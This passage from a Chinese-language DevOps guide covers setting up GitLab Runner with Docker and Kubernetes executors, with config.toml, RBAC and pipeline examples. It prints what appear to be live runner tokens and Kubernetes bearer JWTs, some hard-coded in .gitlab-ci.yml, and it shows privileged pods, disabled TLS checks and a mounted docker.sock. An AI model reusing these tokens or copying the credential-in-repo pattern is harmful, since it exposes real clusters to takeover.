Registering runner... succeeded                     runner=k_SsvMQV
Enter an executor: custom, docker-ssh, parallels, shell, ssh, docker-ssh+machine, docker,
virtualbox, docker+machine, kubernetes:
docker
Enter the default Docker image (for example, ruby:2.6):
maven:latest
Runner registered successfully. Feel free to start it, but if it's running already the config
should be automatically reloaded!
```

注册后的效果



```
[root@localhost ~]# cat /etc/gitlab-runner/config.toml
concurrent = 1
check_interval = 0

[session_server]
  session_timeout = 1800

[[runners]]
  name = "development"
  url = "http://git.netkiller.cn/"
  token = "EztTBypKRW5ibtC5rs2h"
  executor = "shell"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]

[[runners]]
  name = "development"
  url = "http://git.netkiller.cn/"
  token = "51948sQbQsXGV-RxFMty"
  executor = "docker"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.docker]
    tls_verify = false
    image = "maven:latest"
    privileged = false
    disable_entrypoint_overwrite = false
    oom_kill_disable = false
    disable_cache = false
    volumes = ["/cache"]
    shm_size = 0
```

5.5. Docker 执行器

gitlab-runner 用户需要 访问 /var/run/docker.sock 所以需要将 gitlab-runner 用户加入到 docker 组中。

```
[root@gitlab ~]# ll /var/run/docker.sock
srw-rw---- 1 root docker 0 Nov 25 17:04 /var/run/docker.sock

[root@gitlab ~]# id gitlab-runner
uid=989(gitlab-runner) gid=984(gitlab-runner) groups=984(gitlab-runner)

[root@gitlab ~]# usermod -aG docker gitlab-runner

[root@gitlab ~]# id gitlab-runner
uid=989(gitlab-runner) gid=984(gitlab-runner) groups=984(gitlab-runner),991(docker)
```

注册 Docker 执行器

```
```

```
[root@localhost ~]# gitlab-runner register
Runtime platform                                    arch=amd64 os=linux pid=268397
revision=58ba2b95 version=14.2.0
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
http://git.netkiller.cn/
Enter the registration token:
k_SsvMQV397gAMaP_q1v
Enter a description for the runner:
[localhost.localdomain]: development
Enter tags for the runner (comma-separated):
docker
Registering runner... succeeded                     runner=k_SsvMQV
Enter an executor: custom, docker-ssh, parallels, shell, ssh, docker-ssh+machine, docker,
virtualbox, docker+machine, kubernetes:
docker
Enter the default Docker image (for example, ruby:2.6):
maven:latest
Runner registered successfully. Feel free to start it, but if it's running already the config
should be automatically reloaded!
```

配置缓存

```
[root@localhost ~]# cat /etc/gitlab-runner/config.toml
concurrent = 1
check_interval = 0

[session_server]
  session_timeout = 1800

[[runners]]
  name = "development"
  url = "http://192.168.30.5/"
  token = "EztTBypKRW5ibtC5rs2h"
  executor = "shell"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]

[[runners]]
  name = "development"
  url = "http://192.168.30.5/"
  token = "GP-ozvd6uw2nDxyRohZ-"
  executor = "docker"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.docker]
    tls_verify = false
    image = "maven:latest"
    privileged = false
    disable_entrypoint_overwrite = false
    oom_kill_disable = false
    disable_cache = false
    volumes = ["/cache","/root/.m2"]
    pull_policy = ["never"]
    shm_size = 0
```

volumes = ["/cache","/root/.m2"] 将 Maven 仓库缓存

.gitlab-ci.yaml 编排脚本

```
cache:
  untracked: true

stages:
  - build
  - test
  - deploy

build-job:
  image: maven:3.8.2-openjdk-17
  stage: build
  tags:
    - docker
  script:
    - mvn clean package -Dmaven.test.skip=true
    - ls target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar

test-job:
  image: maven:3.8.2-openjdk-17
  stage: test
  variables:
    GIT_STRATEGY: none
  tags:
    - docker
  script:
    - mvn test

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
    HOST: 192.168.30.14
    DOCKER_HOST: unix:///var/run/docker.sock mvn clean install docker:build
  environment:
    name: development
    url: https://api.netkiller.cn
  only:
    - development
  tags:
    - shell
  before_script:
    - mvn docker:build -DpushImage
    # - mvn docker:push
    - rm -rf *.sql.gz
    - mysqldump -hmysql.netkiller.cn test | gzip > test.$(date -u +%Y-%m-%d.%H:%M:%S).sql.gz
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - ./*.sql.gz
  script:
    - scp src/main/docker/docker-compose.yaml www@$HOST:/opt/netkiller.cn/api.netkiller.cn/
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml up"
```

```
    - ssh www@$HOST "sudo docker-compose -f /opt/netkiller.cn/api.netkiller.cn/docker-
compose.yaml restart"
```

5.6. Kubernetes executor

```
[root@agent-5 ~]# gitlab-runner register
Runtime platform                                    arch=amd64 os=linux pid=1259091
revision=43b2dc3d version=15.4.0
Running in system-mode.

Enter the GitLab instance URL (for example, https://gitlab.com/):
https://gitlab.netkiller.cn/
Enter the registration token:
GR1348941WLrZvRebkiCocQgdGFwC
Enter a description for the runner:
[agent-5]: Kubernetes executor
Enter tags for the runner (comma-separated):
kubernetes
Enter optional maintenance note for the runner:

Registering runner... succeeded                     runner=GR1348941WLrZvReb
Enter an executor: docker-ssh, shell, docker+machine, docker-ssh+machine, kubernetes, custom,
docker, parallels, ssh, virtualbox:
kubernetes
Runner registered successfully. Feel free to start it, but if it's running already the config
should be automatically reloaded!

Configuration (with the authentication token) was saved in "/etc/gitlab-runner/config.toml"
```

/etc/gitlab-runner/config.toml

```
[root@agent-5 ~]# cat /etc/gitlab-runner/config.toml
concurrent = 1
check_interval = 0

[session_server]
  session_timeout = 1800

[[runners]]
  name = "Kubernetes executor"
  url = "https://gitlab.netkiller.cn/"
  id = 3
  token = "5J6amB15rYWie_zGscFC"
  token_obtained_at = 2022-10-19T07:16:07Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "kubernetes"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.kubernetes]
    host = ""
    bearer_token_overwrite_allowed = false
    image = ""
    namespace = ""
    namespace_overwrite_allowed = ""
    pod_labels_overwrite_allowed = ""
```

```
    service_account_overwrite_allowed = ""
    pod_annotations_overwrite_allowed = ""
    [runners.kubernetes.affinity]
    [runners.kubernetes.pod_security_context]
    [runners.kubernetes.init_permissions_container_security_context]
      [runners.kubernetes.init_permissions_container_security_context.capabilities]
    [runners.kubernetes.build_container_security_context]
      [runners.kubernetes.build_container_security_context.capabilities]
    [runners.kubernetes.helper_container_security_context]
      [runners.kubernetes.helper_container_security_context.capabilities]
    [runners.kubernetes.service_container_security_context]
      [runners.kubernetes.service_container_security_context.capabilities]
    [runners.kubernetes.volumes]
    [runners.kubernetes.dns_config]
    [runners.kubernetes.container_lifecycle]
```

将CA证书复制给 gitlab-runner

```
mkdir /etc/ssl/kubernetes
[root@master ~]# scp /var/lib/rancher/k3s/server/tls/server-ca.crt root@agent-
5:/etc/ssl/kubernetes/ca.crt
```

或者用下面命令查看 CA 证书，然后保存到 /etc/ssl/kubernetes/ca.crt 文件

```
[gitlab-runner@agent-5 ~]$ kubectl config view --raw --minify --flatten -o
jsonpath='{.clusters[].cluster.certificate-authority-data}' | base64 -d
-----BEGIN CERTIFICATE-----
MIIBeDCCAR2gAwIBAgIBADAKBggqhkjOPQQDAjAjMSEwHwYDVQQDDBhrM3Mtc2Vy
dmVyLWNhQDE2NjI2MTYwOTMwHhcNMjIwOTA4MDU0ODEzWhcNMzIwOTA1MDU0ODEz
WjAjMSEwHwYDVQQDDBhrM3Mtc2VydmVyLWNhQDE2NjI2MTYwOTMwWTATBgcqhkjO
PQIBBggqhkjOPQMBBwNCAARGT8u7K3jFNKGid7qMWSYUMuv+kYQzvk5RQHFyEXA6
zNnGd0PBpDvsKpZGjkIwJnla0v98nFzsK6hp9eEDIVw3o0IwQDAOBgNVHQ8BAf8E
BAMCAqQwDwYDVR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQU7IRDLJoNv7bF8wkkJ4yQ
FA6gTBowCgYIKoZIzj0EAwIDSQAwRgIhAKMiz13pxq+IIXZfZT5R+Lh+pDoX2H1u
AskoLxoAutCPAiEA4ubxiK1DqjatxGb1/ovMLd4pfcPeAvg1AIokwhFhueU=
-----END CERTIFICATE-----
```

```
[root@master ~]# kubectl create serviceaccount secrets
serviceaccount/secrets created

[root@master ~]# kubectl create token secrets

[root@master ~]# cat role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: secrets
  namespace: default
rules:
  - apiGroups: ["*"]
    resources: ["pods"]
    verbs: ["list", "get", "watch", "create", "delete"]
  - apiGroups: ["*"]
    resources: ["pods/exec"]
```

```
    verbs: ["create"]
  - apiGroups: ["*"]
    resources: ["pods/log"]
    verbs: ["get"]
  - apiGroups: ["*"]
    resources: ["pods/attach"]
    verbs: ["list", "get", "create", "delete", "update"]
  - apiGroups: ["*"]
    resources: ["secrets"]
    verbs: ["list", "get", "create", "delete", "update"]
  - apiGroups: ["*"]
    resources: ["configmaps"]
    verbs: ["list", "get", "create", "delete", "update"]

[root@master ~]# kubectl create rolebinding gitlab-runner-binding --role=secrets --
serviceaccount=default:secrets
```

```
[[runners]]
  name = "Kubernetes executor"
  url = "https://gitlab.netkiller.cn/"
  id = 3
  token = "5J6amB15rYWie_zGscFC"
  token_obtained_at = 2022-10-19T07:16:07Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "kubernetes"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.kubernetes]
    host = "https://k8s.netkiller.cn:6443"
    ca_file = "/etc/ssl/kubernetes/ca.crt"
    tls_verify = true
    bearer_token_overwrite_allowed = true
    image = ""
    namespace = ""
    namespace_overwrite_allowed = ""
    pod_labels_overwrite_allowed = ""
    service_account_overwrite_allowed = ""
    pod_annotations_overwrite_allowed = ""
    [runners.kubernetes.affinity]
    [runners.kubernetes.pod_security_context]
    [runners.kubernetes.init_permissions_container_security_context]
      [runners.kubernetes.init_permissions_container_security_context.capabilities]
    [runners.kubernetes.build_container_security_context]
      [runners.kubernetes.build_container_security_context.capabilities]
    [runners.kubernetes.helper_container_security_context]
      [runners.kubernetes.helper_container_security_context.capabilities]
    [runners.kubernetes.service_container_security_context]
      [runners.kubernetes.service_container_security_context.capabilities]
    [runners.kubernetes.volumes]
    [runners.kubernetes.dns_config]
    [runners.kubernetes.container_lifecycle]
```

.gitlab-ci.yml

```
cache:
```

```
#   untracked: true
  paths:
    - target/

#variables:
#  KUBERNETES_SERVICE_ACCOUNT: secrets
#  KUBERNETES_BEARER_TOKEN:
eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0tvZF9HNFBGRnlraDR5UU1jakkifQ.eyJh
dWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNjY2MTc
0Mzk1LCJpYXQiOjE2NjYxNzA3OTUsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2
FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0Iiwic2VydmljZWFjY291bnQiOnsibmFtZSI6InNlY
3JldHMiLCJ1aWQiOiIxMTM5NjVlMy1iZGVkLTQ5NGEtOGMyNS0zYjU3OTFmMTIzZjEifX0sIm5iZiI6MTY2NjE3MDc5NSwi
c3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6c2VjcmV0cyJ9.KvTpp7vplWIBWZFKYK-
zPFk0NJhoiMHHiE-0Bj3qmFvHaxF2D3A8YrsEfQxSIJ1p8J5IZSPYiAX_BqoNi4-fziFsJIIbza0bcPj-
RWLoBY2Nz0gyzw93r2to71WS90OSxryWRMMmqr8rCFO0ewtdOPzC8-
PQ1uSIblJ3gM2EbN7b9VfHJssrog7UMWcT0GuiNM27AzwxYmEvkioeTmQaCzLNUGpyFnu1wg0e7mHzHMxPwSwMiOUFEE7SK
KFpyZT8ZLc8ZgEfZKMXK2FwCTpoktBr_h7u-2zpNK4x9Dwl2aqkMBNZL-QVNpaXXnA0K20PAVjK5-x7IkiELFFq_CSezg

stages:
  - build
  # - deploy

build-job:
  stage: build
  image: maven:latest
  tags:
    # - docker
    - kubernetes
  # before_script:
  # after_script:
  script:
    - mvn -T 1C -Dmaven.test.skip=true package
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar
```

命名空间

```
[root@master ~]# kubectl create namespace gitlab
namespace/gitlab-runner created

[root@master ~]# kubectl create serviceaccount gitlab-runner -n gitlab
serviceaccount/secrets created

[root@master ~]# kubectl create token gitlab-runner -n gitlab

[root@master ~]# cat role.yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: gitlab-runner
  namespace: gitlab
rules:
  - apiGroups: ["*"]
    resources: ["pods"]
    verbs: ["list", "get", "watch", "create", "delete"]
  - apiGroups: ["*"]
    resources: ["pods/exec"]
    verbs: ["create"]
  - apiGroups: ["*"]
    resources: ["pods/log"]
```

```
    verbs: ["get"]
  - apiGroups: ["*"]
    resources: ["pods/attach"]
    verbs: ["list", "get", "create", "delete", "update"]
  - apiGroups: ["*"]
    resources: ["secrets"]
    verbs: ["list", "get", "create", "delete", "update"]
  - apiGroups: ["*"]
    resources: ["configmaps"]
    verbs: ["list", "get", "create", "delete", "update"]

[root@master ~]# kubectl apply -f role.yaml
role.rbac.authorization.k8s.io/gitlab created

[root@master ~]# kubectl create rolebinding gitlab-runner --namespace=gitlab --role=gitlab-
runner --serviceaccount=gitlab:gitlab-runner
```

```
kubectl create -n gitlab -f - <<EOF
apiVersion: v1
kind: Secret
metadata:
  name: gitlab-runner-token
  annotations:
    kubernetes.io/service-account.name: gitlab-runner
type: kubernetes.io/service-account-token
EOF

kubectl get secret gitlab-runner-token -o jsonpath='{.data.token}' -n gitlab | base64 -d
```

账号和Token创建完毕之后，使用下面命令检查

```
kubectl get namespace gitlab
kubectl get serviceaccounts gitlab-runner -n gitlab
kubectl get role gitlab-runner -n gitlab
kubectl get rolebinding gitlab-runner -n gitlab
kubectl get secrets gitlab-runner-token -n gitlab
kubectl get secret gitlab-runner-token -o jsonpath='{.data.token}' -n gitlab | base64 -d
```

挂载卷

创建 PVC

```
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  annotations:
    pv.kubernetes.io/bind-completed: "yes"
    pv.kubernetes.io/bound-by-controller: "yes"
    volume.beta.kubernetes.io/storage-provisioner: driver.longhorn.io
    volume.kubernetes.io/storage-provisioner: driver.longhorn.io
  creationTimestamp: "2022-10-19T12:46:33Z"
  finalizers:
  - kubernetes.io/pvc-protection
```

```
  managedFields:
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:spec:
        f:accessModes: {}
        f:resources:
          f:requests:
            .: {}
            f:storage: {}
        f:storageClassName: {}
        f:volumeMode: {}
    manager: kube-explorer
    operation: Update
    time: "2022-10-19T12:46:33Z"
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:metadata:
        f:annotations:
          .: {}
          f:pv.kubernetes.io/bind-completed: {}
          f:pv.kubernetes.io/bound-by-controller: {}
          f:volume.beta.kubernetes.io/storage-provisioner: {}
          f:volume.kubernetes.io/storage-provisioner: {}
      f:spec:
        f:volumeName: {}
    manager: k3s
    operation: Update
    time: "2022-10-19T12:46:35Z"
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:status:
        f:accessModes: {}
        f:capacity:
          .: {}
          f:storage: {}
        f:phase: {}
    manager: k3s
    operation: Update
    subresource: status
    time: "2022-10-19T12:46:35Z"
  name: maven
  namespace: gitlab
  resourceVersion: "4846862"
  uid: ab0dc609-ff07-438e-b537-7e6182cec008
spec:
  accessModes:
  - ReadWriteOnce
  resources:
    requests:
      storage: 10Gi
  storageClassName: longhorn
  volumeMode: Filesystem
  volumeName: pvc-ab0dc609-ff07-438e-b537-7e6182cec008
status:
  accessModes:
  - ReadWriteOnce
  capacity:
    storage: 10Gi
  phase: Bound

apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  annotations:
```

```
    pv.kubernetes.io/bind-completed: "yes"
    pv.kubernetes.io/bound-by-controller: "yes"
    volume.beta.kubernetes.io/storage-provisioner: driver.longhorn.io
    volume.kubernetes.io/storage-provisioner: driver.longhorn.io
  creationTimestamp: "2022-10-19T12:48:39Z"
  finalizers:
  - kubernetes.io/pvc-protection
  managedFields:
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:spec:
        f:accessModes: {}
        f:resources:
          f:requests:
            .: {}
            f:storage: {}
        f:storageClassName: {}
        f:volumeMode: {}
    manager: kube-explorer
    operation: Update
    time: "2022-10-19T12:48:39Z"
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:metadata:
        f:annotations:
          .: {}
          f:pv.kubernetes.io/bind-completed: {}
          f:pv.kubernetes.io/bound-by-controller: {}
          f:volume.beta.kubernetes.io/storage-provisioner: {}
          f:volume.kubernetes.io/storage-provisioner: {}
      f:spec:
        f:volumeName: {}
    manager: k3s
    operation: Update
    time: "2022-10-19T12:48:42Z"
  - apiVersion: v1
    fieldsType: FieldsV1
    fieldsV1:
      f:status:
        f:accessModes: {}
        f:capacity:
          .: {}
          f:storage: {}
        f:phase: {}
    manager: k3s
    operation: Update
    subresource: status
    time: "2022-10-19T12:48:42Z"
  name: builds
  namespace: gitlab
  resourceVersion: "4847301"
  uid: 09f9a7b0-558a-4142-b9b3-e1318aff223a
spec:
  accessModes:
  - ReadWriteOnce
  resources:
    requests:
      storage: 10Gi
  storageClassName: longhorn-storage
  volumeMode: Filesystem
  volumeName: pvc-09f9a7b0-558a-4142-b9b3-e1318aff223a
```

配置 Gitlab Runner

```
[[runners]]
  name = "Kubernetes executor"
  url = "https://gitlab.netkiller.cn/"
  id = 3
  token = "5J6amB15rYWie_zGscFC"
  token_obtained_at = 2022-10-19T07:16:07Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "kubernetes"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.kubernetes]
    host = "https://172.18.200.5:6443"
    #cert_file = "/etc/ssl/kubernetes/api.crt"
    #key_file = "/etc/ssl/kubernetes/api.key"
    ca_file = "/etc/ssl/kubernetes/ca.crt"
    tls_verify = true
    bearer_token =
"eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0tvZF9HNFBGRnlraDR5UU1jakkifQ.eyJ
hdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNjY2MT
g1NDc5LCJpYXQiOjE2NjYxODE4NzksImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY
2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJnaXRsYWIiLCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZ2l0
bGFiLXJ1bm5lciIsInVpZCI6IjdjYjhmNjM3LTc5YjQtNDc5Yi1hZjAzLTRhOGQ2ZDliM2YzOSJ9fSwibmJmIjoxNjY2MTg
xODc5LCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6ZGl0bGFiOmdpdGxhYi1ydW5uZXIifQ.ExhowiFt9k-
vFwaxohs_KGF_JmzPIMnUyoOzENN9g250taWu3jwtRasixIckYhO5JavpzZRU1XTdhRmbEQ9hehlY5q6kXtGCZ4AImh-
q8gj7lglBLdWvZLMcmaqu3o4pIjb7Cw0qP25y-
F79IeDtUPZeLU2b_ocTIM5GPd5g6MxilTzw84GJ_hVevWVtdpTrRg48b64S6crAWpkUgMSVwyqwyjsTkGuEcn_V32fzO9ro
7EjumuWxVmOp5TA0mOXl4L8W1C6ZYVT_qGKsMJJ_AS3uZkKqcxT6FmSS0Ta4vjgQsVNll6OjQNmrIWFBjRzNCiXPhlk5JzR
0ZID2J20UQQ"
    bearer_token_overwrite_allowed = true
    privileged = true
    image = ""
    namespace = "gitlab"
    namespace_overwrite_allowed = ""
    pod_labels_overwrite_allowed = ""
    service_account = "gitlab-runner"
    service_account_overwrite_allowed = ""
    pod_annotations_overwrite_allowed = ""
    [runners.kubernetes.affinity]
    [runners.kubernetes.pod_security_context]
    [runners.kubernetes.init_permissions_container_security_context]
      [runners.kubernetes.init_permissions_container_security_context.capabilities]
    [runners.kubernetes.build_container_security_context]
      [runners.kubernetes.build_container_security_context.capabilities]
    [runners.kubernetes.helper_container_security_context]
      [runners.kubernetes.helper_container_security_context.capabilities]
    [runners.kubernetes.service_container_security_context]
      [runners.kubernetes.service_container_security_context.capabilities]
    [runners.kubernetes.volumes]
    [[runners.kubernetes.volumes.host_path]]
      name = "cache"
      mount_path = "/cache"
      host_path = "/tmp/cache"
    [[runners.kubernetes.volumes.pvc]]
      name = "maven"
      mount_path = "/root/.m2"
    [[runners.kubernetes.volumes.pvc]]
      name = "builds"
      mount_path = "/builds"
    [runners.kubernetes.dns_config]
    [runners.kubernetes.container_lifecycle]
```

KUBERNETES_BEARER_TOKEN

/etc/gitlab-runner/config.toml

```
bearer_token_overwrite_allowed = false
改为
bearer_token_overwrite_allowed = true
```

.gitlab-ci.yml

```
variables:
  KUBERNETES_SERVICE_ACCOUNT: gitlab
  KUBERNETES_BEARER_TOKEN:
eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0tvZF9HNFBGRnlraDR5UU1jakkifQ.eyJh
dWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNjY2MTg
1MTE3LCJpYXQiOjE2NjYxODE1MTcsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2
FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJnaXRsYWItcnVubmVyIiwic2VydmljZWFjY291bnQiOnsibmFtZ
SI6ImdpdGxhYiIsInVpZCI6Ijc3MGE4ODk1LTcwNjAtNGUwYi04MTc0LTVkNmMzNDUzYTQxOSJ9fSwibmJmIjoxNjY2MTgx
NTE3LCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6Z2l0bGFiLXJ1bm5lcjpnaXRsYWIifQ.PO96hsJSG7-
h2EJhDoUc6xWCPzDp9AwoZ1-CrsM-GUN73ft7ge9prdarq0of-rzgAP-wn-07r6vIxdcT2G0ZHl-
GsElyxaAm5Poz1WX2bQLuLvcpoFVQyGFH1Mkkno5MDCfi2CPfNYUuEBl5vQ_jDooE5dUnildLmbEv7ooxLYeWAPnEd5HmOy
XKjC2FiBqKQ88oxkDbmq3Hwbxm-
XmTma7T3NqXxST_m7qE6tb2n0RsG3o1lJGEDftdf9bF1eEfAykaa077tzHNNZtQvK87LK69XZVUbOVun_G98-
rLL7afSridgP6mhia6CPeful7xvedJ8l4g8V-Ku8qixKb5Yg
```

案例

```
[root@agent-5 ~]# cat /etc/gitlab-runner/config.toml
concurrent = 5
check_interval = 0

[session_server]
  session_timeout = 1800

[[runners]]
  name = "Kubernetes local cluster"
  url = "https://gitlab.netkiller.cn/"
  id = 41
  token = "y1QnvNhSwMYVX2-z3x4E"
  token_obtained_at = 2022-10-20T00:19:08Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "kubernetes"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.kubernetes]
    host = "https://172.18.200.5:6443"
    ca_file = "/etc/ssl/kubernetes/ca.crt"
    bearer_token_overwrite_allowed = true
    bearer_token =
"eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0tvZF9HNFBGRnlraDR5UU1jakkifQ.eyJ
hdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNjY2Mj
```

```
MwNjc5LCJpYXQiOjE2NjYyMjcwNzksImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY
2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJnaXRsYWIiLCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZ2l0
bGFiLXJ1bm5lciIsInVpZCI6IjdjYjhmNjM3LTc5YjQtNDc5Yi1hZjAzLTRhOGQ2ZDliM2YzOSJ9fSwibmJmIjoxNjY2MjI
3MDc5LCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6ZGl0bGFiOmdpdGxhYi1ydW5uZXIifQ.e6RvBIUCUlZ4ciVKRQ-
i2kEBBTXaPq876L-
EzA5NGNWxXmfkuyx_IpGrrzmTMPV9prR3XLQfmyT1OoEgkO8riMLtJL1yPZNiaTo0zhAfuWvvXP3gOnJsFRdcx2PsvA1dxu
uhtXNp1Y2BAboU8jV10-OK6WU40i3CKb9OTQpN-BRAlwXylQ-
55ZIRT7J3ghpCLfM6BplwZOYfCP6XbHJfgAKD2wy5sl8Ni1XIpsLUOp20TlBaG22k2admcWiRavxyjp68EHMwq3izI5_4qU
9hFcYBOsUY-PBC27nGw9ICH0sIRuq4Xs0GQ8oXOzS5Dbja5uKKVq6-bWV3onV13AjcxQ"
    image = ""
    namespace = "gitlab"
    namespace_overwrite_allowed = ""
    pull_policy = ["if-not-present"]
    image_pull_secrets = ["registry"]
    pod_labels_overwrite_allowed = ""
    service_account = "gitlab-runner"
    service_account_overwrite_allowed = ""
    pod_annotations_overwrite_allowed = ""
    [runners.kubernetes.affinity]
    [runners.kubernetes.pod_security_context]
    [runners.kubernetes.init_permissions_container_security_context]
      [runners.kubernetes.init_permissions_container_security_context.capabilities]
    [runners.kubernetes.build_container_security_context]
      [runners.kubernetes.build_container_security_context.capabilities]
    [runners.kubernetes.helper_container_security_context]
      [runners.kubernetes.helper_container_security_context.capabilities]
    [runners.kubernetes.service_container_security_context]
      [runners.kubernetes.service_container_security_context.capabilities]
    [runners.kubernetes.volumes]

      [[runners.kubernetes.volumes.host_path]]
        name = "docker"
        mount_path = "/var/run/docker.sock"
        host_path = "/var/run/docker.sock"

      [[runners.kubernetes.volumes.pvc]]
        name = "maven"
        mount_path = "/root/.m2"

      [[runners.kubernetes.volumes.pvc]]
        name = "builds"
        mount_path = "/builds"

      [[runners.kubernetes.volumes.pvc]]
        name = "cache"
        mount_path = "/cache"
    [runners.kubernetes.dns_config]
    [runners.kubernetes.container_lifecycle]

[[runners]]
  name = "Docker"
  url = "https://gitlab.netkiller.cn/"
  id = 42
  token = "Y7Df44aY8YrRwASUXWE5"
  token_obtained_at = 2022-10-20T02:40:25Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "docker"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
  [runners.docker]
    tls_verify = false
    image = "docker:latest"
    privileged = false
    disable_entrypoint_overwrite = false
```

```
    oom_kill_disable = false
    disable_cache = false
    volumes = ["/cache"]
    shm_size = 0

[[runners]]
  name = "Shell"
  url = "https://gitlab.netkiller.cn/"
  id = 43
  token = "s2tuoKTrj1s1iv_mfYh5"
  token_obtained_at = 2022-10-20T03:18:08Z
  token_expires_at = 0001-01-01T00:00:00Z
  executor = "shell"
  [runners.custom_build_dir]
  [runners.cache]
    [runners.cache.s3]
    [runners.cache.gcs]
    [runners.cache.azure]
```

.gitlab-ci.yml

```
stages:
  - build
  - docker
  - deploy

variables:
  DOCKER_REGISTRY: registry.netkiller.cn
  IMAGE:
$DOCKER_REGISTRY/$CI_COMMIT_BRANCH/$CI_PROJECT_NAME:$CI_COMMIT_SHORT_SHA-$CI_PIPELINE_ID
  KUBERNETES_BEARER_TOKEN:
eyJhbGciOiJSUzI1NiIsImtpZCI6IktCOHRvYlZOLXFPRmEyb1JWdlQxSzBvN0tvZF9HNFBGRnlraDR5UU1jakkifQ.eyJp
c3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2U
iOiJnaXRsYWIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlY3JldC5uYW1lIjoiZ2l0bGFiLXJ1bm5lci10b2
tlbiIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VydmljZS1hY2NvdW50Lm5hbWUiOiJnaXRsYWItcnVubmVyI
iwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQudWlkIjoiN2NiOGY2MzctNzliNC00Nzli
LWFmMDMtNGE4ZDZkOWIzZjM5Iiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmdpdGxhYjpnaXRsYWItcnVubmVyIn0
.pU4-
